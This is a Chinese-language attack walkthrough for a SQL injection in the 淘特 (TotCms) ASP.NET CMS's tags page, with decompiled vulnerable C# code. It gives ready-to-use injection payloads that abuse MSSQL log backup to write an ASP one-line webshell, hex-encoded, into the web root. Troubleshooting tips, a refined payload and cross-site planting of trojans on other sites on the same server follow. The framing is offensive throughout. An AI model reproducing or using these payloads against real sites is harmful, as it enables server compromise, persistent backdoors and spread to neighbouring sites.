在淘特首页的"热门Tag"处存在注入,如图2所示。淘特使用了URL重写机制,即将"tags.aspx?tag=xxx"重写为"tags/xxx",定义在Web.config文件中,如图3所示。



图2




图3

更详细情况请参阅http://msdn.microsoft.com/zh-cn/library/ms972974.aspx和http://dev.tot.name/dotnet/html/20100519/20100519103834.htm。本文使用"tags.aspx?tag="形式,关于如何使用Reflector进行反编译,此处略。

反编译的tags.cs(文件位置:bin\TotCms.Web_Source\TotCms.Web\Tags.cs)源码如下:

```
public class Tags : Page
{
    public string tag;
    …
    private void BindData()
    {
        this.RepeatList.DataSource = ObjectFactory.Instance.GetTagsDao.GetDataTable(this.tag, CurrentPage, PageSize);
        this.PagerItemCount = ObjectFactory.Instance.GetTagsDao.GetCount(this.tag);
        this.DataBind();
    }

    protected void Page_Load(object sender, EventArgs e)
    {
        this.tag = base.Request.QueryString["tag"];
        if (string.IsNullOrEmpty(this.tag))
        {
            this.BindData();
            ObjectFactory.Instance.GetTagsDao.UpHits(this.tag);
        }
```

不难看出:Page_Load页面时,使用base.Request.QueryString获取变量tag,当tag非空时调用BindData()过程,随后一共调用了4个自定义的过程:GetDataTable()、GetCount()、DataBind()、UpHits()。我们继续分析TagsDao.cs(文件位置:bin\TotCms.FrameWork_Source

\TotCms.FrameWork.Dao\TagsDao.cs)的GetDataTable()过程，源码如下：

```
public DataTable GetDataTable(string keys, int currentpage, int pagesize)
{
        StringBuilder sql = new StringBuilder(0x200);
        sql.Append("select top ");
        sql.Append(string.Concat(new object[] { pagesize, " a.Title,a.SavePath,a.ModDate FROM t_tags t, t_tag_article ai, t_article a where t.id=ai.TagId and ai.ArticleId=a.id and (a.id <=(SELECT MIN(id) FROM (SELECT TOP ", ((currentpage - 1) * pagesize) + 1, " t_article.id FROM t_tags, t_tag_article, t_article where t_tags.id=t_tag_article.TagId and t_tag_article.ArticleId=t_article.id" }));
        if (!string.IsNullOrEmpty(keys))
        {
            sql.Append(" and t_tags.Title ='").Append(keys).Append("'");
        }
            sql.Append(" ORDER BY t_article.id DESC) AS t))");
        if (!string.IsNullOrEmpty(keys))
        {
                sql.Append(" and t.Title ='").Append(keys).Append("'");
        }
        sql.Append(" ORDER BY a.id DESC");
        LogUtil.Debug(sql.ToString());
        SqlCommand cmd = DbUtil.GetCommand(sql.ToString(), true);
        return DbUtil.Instance.GetData(cmd);
}
```

挺复杂的语句，但是它使用了字符串函数Append(keys)将变量keys直接引入语句，并没有做任何过滤！因为MSSQL 2005同样支持多句和注释符，所以我们在注入时只需要闭合语句中的括号即可，于是可以提交变量tag为"CMS') as t));--"。虽然这样会导致GetDataTable()后面的其他三个过程因语法错误而出错，但是我们也知道页面是"顺序执行"的，因此当页面出错时，我们的GetDataTable()过程已经被执行过了！

淘特安装后是没有Tags数据的，使用"and 1=1"和"and 1=2"将返回相同的空页面，这时是不能手工注入的，然而对于MSSQL数据库我们根本就没有必要这样，完全可以利用日志差异备份直接挂马！给出利用的链接如下。

步骤一：

```
CMS') as t));alter database totnetcms set RECOVERY FULL;create table cmd (a image);backup log totnetcms to disk='F:\s\totnetcms\ddd.bak' with init--
```

步骤二：

```
CMS') as t));insert into cmd (a) values (0x3C2549662052657175657374282223222293C3E2222205468656E20457865637574652852657175657374282223222929253E);backup log totnetcms to disk='F:\s\totnetcms\ddd.asp';drop table cmd--
```

典型的MSSQL备份语句，为了描述，本文将其写成两个步骤。使用时放在"/tags.aspx?tag="或"/tags/"之后。出于安全原因，ASP.NET允许自定义错误设置(Web.config 文件中的"customErrors"部分)禁止远程查看应用程序错误的详细信息使用，如图4所示，但可以通过在本地服务器计算机上运行的浏览器查看，如图5所示。以下凡涉及到.NET错误信息，均为本地测试结果。




图4




图5

需要注意几点：① "F:\s\totnetcms\"为网站绝对路径，必须根据实际修改，并且允许写入；② "0x3C2549..."为海洋一句

话木马"<%If Request("#")<>"" Then Execute(Request("#"))%>";③ 在执行步骤一时，当前数据库必须曾经备份过，否则提示"无法执行 BACKUP LOG，因为当前没有数据库备份。"，如图6所示，MSSQL 2005查询分析器中执行提示如图7所示，这时需要先执行一次数据库备份操作，语句为"backup database totnetcms to disk ='F:\s\totnetcms\ddd.bak'"，然后再执行步骤一；④ 在执行步骤一时，如果数据库中已经存在cmd表，执行备份也会出错，这时还必须执行一次删除表操作，语句为"drop table cmd"。




图6




图7

于是优化步骤一如下，步骤二不变：

```
CMS) as t)); backup database totnetcms to disk
='F:\s\totnetcms\ddd.bak'; drop table cmd ;alter database
totnetcms set RECOVERY FULL;create table cmd (a
image);backup log totnetcms to disk='F:\s\totnetcms\
ddd.bak' with init--
```

然后依次执行，完成挂马，如图8所示。IE8会限制一句话的执行，如图9所示，这时可以换别的浏览器。




图8




图9

虽然远程不能查看应用程序错误的详细信息，但是我们在执行完步骤一后，可以通过检测cmd表或ddd.bak(即备份文件，如果服务器不解析bak，可以改为txt、rar等文件类型)是否存在来判断语句是否顺利执行！需要注意MSSQL 2005只有在Windows 2000系统上默认账户才是Local System，所有其他支持的操作系统上的默认账户为Network Service(详参：http://msdn.microsoft.com/en-us/ms143504(zh-cn,SQL.90).aspx)。

跨站挂马。于是上传aspx木马，遍历IIS发现该服务器绑定多个域名(这些信息也可以使用站长工具等获得)，如图10所示，但是该木马除了可以浏览另一个.NET网站目录外，其余的ASP网站目录均不能浏览的，这是意料之中的。那么既然我们遍历出了绝对路径，何不利用MSSQL 2005的日志备份进行跨站挂马呢？经测试，只要允许Users组的读写权限，Network Service账户就可以成功备份，而Guests组是不可以的，因此我们可以推断：Network Service账户的权限应该不低于Users组(也就高于Guests组)，而且

比Users组的权限可能还要高些。

